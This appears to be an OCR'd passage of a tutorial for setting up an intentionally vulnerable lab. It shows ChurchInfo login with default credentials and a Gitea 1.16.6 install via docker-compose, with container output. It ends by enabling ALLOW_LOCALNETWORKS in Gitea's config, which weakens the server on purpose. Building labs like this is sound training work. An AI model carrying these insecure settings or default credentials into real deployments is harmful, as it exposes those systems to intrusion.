
Go to the URL "http:/<Docker_IP>/default.php and login using "Admin" as username and password "churchinfo admin".



You will be redirected to a password change form. Specify the old password "churchinfoadmin" and set the new password.



Go to URL http:<dockerIP>PersonEditor.php and enter as much information as possible.



2. Install and configure Gitea

Download docker.compose.yml file from the link given in our Downloads section.

docker-compose.yml

File Edit Search Options Help

```
version: "3"
networks:
  gitea:
    external: false
services:
  server:
    image: gitea/gitea:1.16.6
    container_name: gitea
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
    networks:
      - gitea
    volumes:
      - ./gitea:/data
      - /etc/timezone:/etc/timezone:ro
      - /etc/localtime:/etc/localtime:ro
    ports:
      - "3000:3000"
      - "222:22"
```

```
┌──(kali㉿kali)-[~/vuldocker/Gitea]
└─$ ls
docker-compose.yml

┌──(kali㉿kali)-[~/vuldocker/Gitea]
└─$ docker-compose up
```

Run docker-composer up.

```
┌──(kali㉿kali)-[~/vuldocker/Gitea]
└─$ docker-compose up
Pulling server (gitea/gitea:1.16.6)...
1.16.6: Pulling from gitea/gitea
6097bfa160c1: Pull complete
5f675fcaf9a6: Downloading [==============================>
              ]  12.01MB/20.91MB
2dcc50caecb3: Download complete
==============>]  3.441kB/3.441kB
a625edac18f2: Waiting
cf72cd70defe: Waiting
ce3044fcd639: Waiting
```

```
oadSettings() [I] Log path: /data/gitea/log
gitea      | 2022/12/24 01:21:40 ...s/install/setting.go:25:Prel
oadSettings() [I] Configuration file: /data/gitea/conf/app.ini
gitea      | 2022/12/24 01:21:40 ...s/install/setting.go:26:Prel
oadSettings() [I] Prepare to run install page
gitea      | 2022/12/24 01:21:40 ...s/install/setting.go:29:Prel
oadSettings() [I] SQLite3 is supported
gitea      | 2022/12/24 01:21:41 cmd/web.go:208:listen() [I] Lis
ten: http://0.0.0.0:3000
gitea      | 2022/12/24 01:21:41 cmd/web.go:212:listen() [I] App
URL(ROOT_URL): http://localhost:3000/
gitea      | 2022/12/24 01:21:41 ...s/graceful/server.go:61:NewS
erver() [I] Starting new Web server: tcp:0.0.0.0:3000 on PID: 1
5
```

Get into interactive session with the Gitea Docker container.


```
┌──(kali㉿kali)-[~]
└─$ docker exec -t -i gitea  /bin/bash                          1 ×
bash-5.1#
```

Append the following changes to the “app.ini” file as shown below.


```
bash-5.1# cat << EOF >> /data/gitea/conf/app.ini
> [migrations]
> ALLOW_LOCALNETWORKS = true
> EOF
bash-5.1#
```

Go to localhost:port 3000.

